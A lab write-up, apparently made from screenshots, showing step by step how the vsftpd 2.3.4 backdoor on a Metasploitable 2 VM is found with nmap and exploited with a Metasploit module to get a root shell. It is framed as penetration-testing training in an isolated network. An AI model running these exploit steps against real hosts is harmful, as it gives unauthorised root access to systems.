Exploiting FTP Vulnerability on Metasploitable

Objective :-


To demonstrate how to exploit a known FTP backdoor vulnerability (VSFTPD v2.3.4) using Metasploit in Kali Linux & gain a shell on the target Metasploitable machine.


Requirements :-

- Kali Linux VM (Attacker)
- Metasploitable 2 VM (Target)
- VirtualBox or VMware
- Host-Only or Internal Network setup


Task-1 :- Network Configuration and Connectivity

a) Set up Kali Linux and Metasploitable VMs on a Host-Only network.






b) Verify IP addresses using "ifconfig".




```
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.43.51  netmask 255.255.255.0  broadcast 192.168.43.255
        inet6 fe80::[illegible]  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:[illegible]  txqueuelen 1000  (Ethernet)
        RX packets 88  bytes 25871 (25.2 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 47  bytes 10366 (10.9 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets [illegible]  bytes [illegible]
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets [illegible]  bytes [illegible]
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

┌──(kali㉿kali)-[~]
└─$
```



Kali Linux :- 192.168.43.51   Metasploitable 2 :- 192.168.43.132


c) Use "ping" to confirm connectivity between the machines.



```
┌──(kali㉿kali)-[~]
└─$ ping 192.168.43.132
PING 192.168.43.132 (192.168.43.132) 56(84) bytes of data.
64 bytes from 192.168.43.132: icmp_seq=1 ttl=64 time=0.560 ms
64 bytes from 192.168.43.132: icmp_seq=2 ttl=64 time=0.299 ms
64 bytes from 192.168.43.132: icmp_seq=3 ttl=64 time=0.336 ms
64 bytes from 192.168.43.132: icmp_seq=4 ttl=64 time=0.292 ms
^[[A^[[B^[[B64 bytes from 192.168.43.132: icmp_seq=5 ttl=64 time=0.701 ms
64 bytes from 192.168.43.132: icmp_seq=6 ttl=64 time=0.281 ms
64 bytes from 192.168.43.132: icmp_seq=7 ttl=64 time=0.307 ms
64 bytes from 192.168.43.132: icmp_seq=8 ttl=64 time=0.255 ms
64 bytes from 192.168.43.132: icmp_seq=9 ttl=64 time=0.299 ms
64 bytes from 192.168.43.132: icmp_seq=10 ttl=64 time=0.298 ms
64 bytes from 192.168.43.132: icmp_seq=11 ttl=64 time=0.536 ms
64 bytes from 192.168.43.132: icmp_seq=12 ttl=64 time=0.299 ms
64 bytes from 192.168.43.132: icmp_seq=13 ttl=64 time=0.291 ms
64 bytes from 192.168.43.132: icmp_seq=14 ttl=64 time=0.947 ms
64 bytes from 192.168.43.132: icmp_seq=15 ttl=64 time=0.336 ms
64 bytes from 192.168.43.132: icmp_seq=16 ttl=64 time=0.309 ms
64 bytes from 192.168.43.132: icmp_seq=17 ttl=64 time=0.323 ms
64 bytes from 192.168.43.132: icmp_seq=18 ttl=64 time=0.366 ms
64 bytes from 192.168.43.132: icmp_seq=19 ttl=64 time=0.318 ms
64 bytes from 192.168.43.132: icmp_seq=20 ttl=64 time=0.315 ms
64 bytes from 192.168.43.132: icmp_seq=21 ttl=64 time=0.263 ms
64 bytes from 192.168.43.132: icmp_seq=22 ttl=64 time=1.04 ms
64 bytes from 192.168.43.132: icmp_seq=23 ttl=64 time=1.57 ms
64 bytes from 192.168.43.132: icmp_seq=24 ttl=64 time=0.641 ms
64 bytes from 192.168.43.132: icmp_seq=25 ttl=64 time=0.394 ms
64 bytes from 192.168.43.132: icmp_seq=26 ttl=64 time=0.999 ms
64 bytes from 192.168.43.132: icmp_seq=27 ttl=64 time=1.43 ms
64 bytes from 192.168.43.132: icmp_seq=28 ttl=64 time=0.287 ms
64 bytes from 192.168.43.132: icmp_seq=29 ttl=64 time=0.317 ms
64 bytes from 192.168.43.132: icmp_seq=30 ttl=64 time=0.347 ms
64 bytes from 192.168.43.132: icmp_seq=31 ttl=64 time=0.535 ms
```

Task-2 :- Scan Target for FTP Service

Use Nmap to scan the target on port 21 : ”nmap -p 21 -sV <target-ip>”




```
┌──(kali㉿kali)-[~]
└─$ nmap -p 21 -sV 192.168.43.132
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-15 03:07 EDT
Nmap scan report for 192.168.43.132
Host is up (0.0016s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.3.4
MAC Address: 08:00:27:CA:93:78 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.18 seconds

┌──(kali㉿kali)-[~]
└─$
```

21/tcp open ftp vsftpd 2.3.4

Task-3 :- Launch Metasploit Framework

Run Metasploit using : “msfconsole”




```
┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: Search can apply complex filters such as search cve:2009
type:exploit, see all the filters with help search

                 To boldly go where no
                  shell has gone before

       =[ metasploit v6.4.64-dev                          ]
+ -- --=[ 2519 exploits - 1290 auxiliary - 431 post       ]
+ -- --=[ 1610 payloads - 49 encoders - 13 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 >
```

Task-4 :- Locate and Use the Exploit


Search and load the `vsftpd 2.3.4` backdoor exploit :

a) “search vsftpd”




```
                 To boldly go where no
                  shell has gone before

       =[ metasploit v6.4.64-dev                          ]
+ -- --=[ 2519 exploits - 1290 auxiliary - 431 post       ]
+ -- --=[ 1610 payloads - 49 encoders - 13 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 >
```

b) “use exploit/unix/ftp/vsftpd_234_backdoor”




```
       =[ metasploit v6.4.64-dev                          ]
+ -- --=[ 2519 exploits - 1296 auxiliary - 431 post       ]
+ -- --=[ 1610 payloads - 49 encoders - 13 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

c) “info” to review exploit module details.



```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > info

       Name: VSFTPD v2.3.4 Backdoor Command Execution
     Module: exploit/unix/ftp/vsftpd_234_backdoor
   Platform: Unix
       Arch: cmd
 Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Excellent
  Disclosed: 2011-07-03

Provided by:
  hdm <x@hdm.io>
  MC <mc@metasploit.com>

Available targets:
      Id  Name
      --  ----
  =>  0   Automatic

Check supported:
  No

Basic options:
  Name    Current Setting  Required  Description
  ----    ---------------  --------  -----------
  RHOSTS                   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT   21               yes       The target port (TCP)

Payload information:
  Space: 2000
  Avoid: 0 characters

Description:
  This module exploits a malicious backdoor that was added to the       VSFTPD download
  archive. This backdoor was introduced into the vsftpd-2.3.4.tar.gz archive between
  June 30th 2011 and July 1st 2011 according to the most recent information
  available. This backdoor was removed on July 3rd 2011.

References:
  OSVDB (73573)
```



```
    License: Metasploit Framework License (BSD)
       Rank: Excellent
  Disclosed: 2011-07-03

Provided by:
  hdm <x@hdm.io>
  MC <mc@metasploit.com>

Available targets:
      Id  Name
      --  ----
  =>  0   Automatic

Check supported:
  No

Basic options:
  Name    Current Setting  Required  Description
  ----    ---------------  --------  -----------
  RHOSTS                   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT   21               yes       The target port (TCP)

Payload information:
  Space: 2000
  Avoid: 0 characters

Description:
  This module exploits a malicious backdoor that was added to the       VSFTPD download
  archive. This backdoor was introduced into the vsftpd-2.3.4.tar.gz archive between
  June 30th 2011 and July 1st 2011 according to the most recent information
  available. This backdoor was removed on July 3rd 2011.

References:
  OSVDB (73573)
  http://pastebin.com/AetT9sS5
  http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html


View the full module info with the info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

Name : VSFTPD v2.3.4 Backdoor Command Execution

Module : exploit/unix/ftp/vsftpd_234_backdoor

Platform : unix

Arch : cmd

Privileged : Yes


License : Metasploit Framework License (BSD)

Rank : Execellent

Disclosed : 2011-07-03

Task-5 :- Configure Exploit Parameters


Set the target IP address : “set RHOSTS <target-ip> ”



```
  Disclosed: 2011-07-03

Provided by:
  hdm <x@hdm.io>
  MC <mc@metasploit.com>

Available targets:
      Id  Name
      --  ----
  =>  0   Automatic

Check supported:
  No

Basic options:
  Name    Current Setting  Required  Description
  ----    ---------------  --------  -----------
  RHOSTS                   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT   21               yes       The target port (TCP)

Payload information:
  Space: 2000
  Avoid: 0 characters

Description:
  This module exploits a malicious backdoor that was added to the       VSFTPD download
  archive. This backdoor was introduced into the vsftpd-2.3.4.tar.gz archive between
  June 30th 2011 and July 1st 2011 according to the most recent information
  available. This backdoor was removed on July 3rd 2011.

References:
  OSVDB (73573)
  http://pastebin.com/AetT9sS5
  http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html


View the full module info with the info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.43.132
RHOSTS => 192.168.43.132
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

Task-6 :- Launch the Exploit

Run the exploit using : “run”




```
  ⇒  0   Automatic

Check supported:
  No

Basic options:
  Name    Current Setting  Required  Description
  ----    ---------------  --------  -----------
  RHOSTS                   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT   21               yes       The target port (TCP)

Payload information:
  Space: 2000
  Avoid: 0 characters

Description:
  This module exploits a malicious backdoor that was added to the       VSFTPD download
  archive. This backdoor was introduced into the vsftpd-2.3.4.tar.gz archive between
  June 30th 2011 and July 1st 2011 according to the most recent information
  available. This backdoor was removed on July 3rd 2011.

References:
  OSVDB (73573)
  http://pastebin.com/AetT9sS5
  http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html


View the full module info with the info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.43.132
RHOSTS ⇒ 192.168.43.132
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.43.132:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.43.132:21 - USER: 331 Please specify the password.
[+] 192.168.43.132:21 - Backdoor service has been spawned, handling ...
[+] 192.168.43.132:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.43.51:45277 → 192.168.43.132:6200) at 2025-06-15 05:18:42 -0400

█
```

Task-7 :- Post-Exploitation Validation

Verify shell access using :

a) “Whoami”




```
Check supported:
  No

Basic options:
  Name    Current Setting  Required  Description
  ----    ---------------  --------  -----------
  RHOSTS                   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT   21               yes       The target port (TCP)

Payload information:
  Space: 2000
  Avoid: 0 characters

Description:
  This module exploits a malicious backdoor that was added to the       VSFTPD download
  archive. This backdoor was introduced into the vsftpd-2.3.4.tar.gz archive between
  June 30th 2011 and July 1st 2011 according to the most recent information
  available. This backdoor was removed on July 3rd 2011.

References:
  OSVDB (73573)
  http://pastebin.com/AetT9sS5
  http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html


View the full module info with the info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.43.132
RHOSTS ⇒ 192.168.43.132
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.43.132:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.43.132:21 - USER: 331 Please specify the password.
[+] 192.168.43.132:21 - Backdoor service has been spawned, handling ...
[+] 192.168.43.132:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.43.51:45277 → 192.168.43.132:6200) at 2025-06-15 05:18:42 -0400

whoami
root
█
```

Whoami

root

b) “uname -a”



```
  No

Basic options:
  Name    Current Setting  Required  Description
  ----    ---------------  --------  -----------
  RHOSTS                   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT   21               yes       The target port (TCP)

Payload information:
  Space: 2000
  Avoid: 0 characters

Description:
  This module exploits a malicious backdoor that was added to the       VSFTPD download
  archive. This backdoor was introduced into the vsftpd-2.3.4.tar.gz archive between
  June 30th 2011 and July 1st 2011 according to the most recent information
  available. This backdoor was removed on July 3rd 2011.

References:
  OSVDB (73573)
  http://pastebin.com/AetT9sS5
  http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html


View the full module info with the info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.43.132
RHOSTS ⇒ 192.168.43.132
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.43.132:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.43.132:21 - USER: 331 Please specify the password.
[+] 192.168.43.132:21 - Backdoor service has been spawned, handling ...
[+] 192.168.43.132:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.43.51:45277 → 192.168.43.132:6200) at 2025-06-15 05:18:42 -0400

whoami
root
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
█
```

```
uname -a

 Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC
2008 i686 GNU/Linux
```

Conclusion :-

In this project, we successfully demonstrated a real-world exploitation of the VSFTPD v2.3.4 backdoor vulnerability on a vulnerable Metasploitable 2 virtual machine using the Metasploit Framework from Kali Linux. We conducted a preliminary service scan with Nmap, identified the outdated FTP service & launched a targeted exploit using Metasploit. This result in an unauthenticated remote shell access to the target system.

The exercise highlights the critical importance of regular software updates, vulnerability scanning & service hardening in cyber security. Unpatched services such as VSFTPD v2.3.4 can provide attackers with direct access to internal systems, posing a significant threat to organizational security. The project also demonstrates the value of penetration testing tools like Metasploit in assessing system vulnerabilities and training cyber security professionals.